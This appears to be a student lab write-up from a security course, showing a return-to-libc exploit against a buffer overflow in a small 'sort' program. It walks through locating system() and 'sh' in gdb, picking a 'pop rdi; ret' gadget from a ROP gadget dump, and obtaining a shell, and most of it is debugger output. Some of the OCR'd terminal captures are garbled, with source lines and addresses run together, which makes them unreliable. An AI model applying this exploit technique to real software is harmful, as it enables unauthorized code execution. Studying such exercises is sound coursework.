

1. OverFlow Proof:
   Overflow is shown using the screenshot below.
2. Locate System()
   And
   Locate “sh”




```
   ┌─sort.c──────────────────────────────────────────────────────────┐
   │55      {                                                        │
B+>│56          if(argc!=2)                                          │
   │57          {                                                    │
   │58              printf("Usage: ./sort file_name\n");             │
   │59              return -1;                                       │
   │60          }                                                    │
   │61                                                               │
   │62          fp = fopen(argv[1], "rb");                           │
   │63          bubble_sort();                                       │
   │64                                                               │
   │65          return 0;                                            │
   │66      }                                                        │
   │67                                                               │
   │68                                                               │
   │69                                                               │
   │70                                                               │
   │71                                                               │
   │72                                                               │
   │73                                                               │
   └─────────────────────────────────────────────────────────────────┘
native process 4136 In: main                          L56   PC: 0x400923
Breakpoint 1 at 0x400923: file sort.c, line 56.
(gdb) run
Starting program: /home/umnsec/Desktop/csci5271/sort data.txt

Breakpoint 1, main (argc=2, argv=0x7fffffffdf08) at sort.c:56
(gdb) p system
$1 = {<text variable, no debug info>} 0x7ffff7a52390 <__libc_system>
(gdb) find 0x7ffff7a20000, 0x7ffff7a30000, "sh"
0x7ffff7a2030a
0x7ffff7a20386
0x7ffff7a229c8
0x7ffff7a22c63
4 patterns found.
(gdb) 
```

3. Find A proper Gadget:
   Use the pop RDI at 0x4009d3




```
0x000000000040082b : or byte ptr [rax], ah ; add byte ptr [rax - 0x7d], cl ; ret
 0x4801
0x00000000004006c6 : or dword ptr [rax], esp ; add byte ptr [rcx], al ; ret
0x0000000000400286 : or edi, edx ; mov ch, 0x61 ; ret
0x00000000004009cc : pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x00000000004009ce : pop r13 ; pop r14 ; pop r15 ; ret
0x00000000004009d0 : pop r14 ; pop r15 ; ret
0x00000000004009d2 : pop r15 ; ret
0x00000000004006f0 : pop rbp ; jmp 0x400670
0x00000000004006c2 : pop rbp ; mov byte ptr [rip + 0x20099e], 1 ; ret
0x000000000040064f : pop rbp ; mov edi, 0x601068 ; jmp rax
0x00000000004009cb : pop rbp ; pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x00000000004009cf : pop rbp ; pop r14 ; pop r15 ; ret
0x0000000000400660 : pop rbp ; ret
0x00000000004009d3 : pop rdi ; ret
0x00000000004009d1 : pop rsi ; pop r15 ; ret
0x00000000004009cd : pop rsp ; pop r13 ; pop r14 ; pop r15 ; ret
0x0000000000400576 : push 0 ; jmp 0x400560
0x00000000004005e2 : push 0xa ; and byte ptr [rax], al ; push 7 ; jmp 0x400560
0x0000000000400586 : push 1 ; jmp 0x400560
0x0000000000400596 : push 2 ; jmp 0x400560
0x00000000004005a6 : push 3 ; jmp 0x400560
0x00000000004005b6 : push 4 ; jmp 0x400560
0x00000000004005c6 : push 5 ; jmp 0x400560
```



```
0x12
0x1355      {
B+>456          if(argc!=2)e Available ]
0x1557          {
0x 058              printf("Usage: ./sort file_name\n");
0x7f59f7a2030a      return -1;
0x7f60f7a52390  }
    61
Sort62 list  n afp = fopen(argv[1], "rb");
1   63          bubble_sort();
2   64
3   65          return 0;
4   66      }
5   67                      do_system                       L66   PC: 0x7ffff7a51e3a
whic68has no line number information.
__li69_system (line=0x7ffff7a2030a "sh") at ../sysdeps/posix/system.c:179
(gdb70n
(gdb71n
do_s72tem (line=0x7ffff7a2030a "sh") at ../sysdeps/posix/system.c:55
(gdb73n
(gdb) n
(gdb) nprocess 4378 In: main                                      L56   PC: 0x400923
sh: 4: q: not found
$ exit
[Inferior 1 (process 4136) exited normally]
(gdb) run
Starting program: /home/umnsec/Desktop/csci5271/sort data.txt

Breakpoint 1, main (argc=2, argv=0x7fffffffdf08) at sort.c:56
(gdb) x 0x4009d3
0x4009d3 <__libc_csu_init+99>:  0x6690c35f
(gdb) p 0x4009d3
$2 = 4196819
(gdb) x 0x6690c35f
0x6690c35f:     Cannot access memory at address 0x6690c35f
(gdb) 
```

4. Correct Exploit Display



umnsec@umnsec-VirtualBox: ~/Desktop/csci5271

```
0x9
  10
0x11
0x12
0x13
0x14                [ No Source Available ]
0x15
0x 0
0x7f  f7a2030a
0x7f  f7a52390

Sort   list  n ascending order:
1
2
3
4
5                       do_system                      L66   PC: 0x7ffff7a51e3a
which has no line number information.
__libc_system (line=0x7ffff7a2030a "sh") at ../sysdeps/posix/system.c:179
(gdb) n
(gdb) n
do_system (line=0x7ffff7a2030a "sh") at ../sysdeps/posix/system.c:55
(gdb) n
(gdb) n
(gdb) n
(gdb) n
(gdb) n
(gdb) n
(gdb) c
Continuing.
$ ls
data.txt  note  sort  sort.c  test.txt  Untitled Folder  Untitled Folder 2
$ cd ..
$ ls
csci5271
$ 
```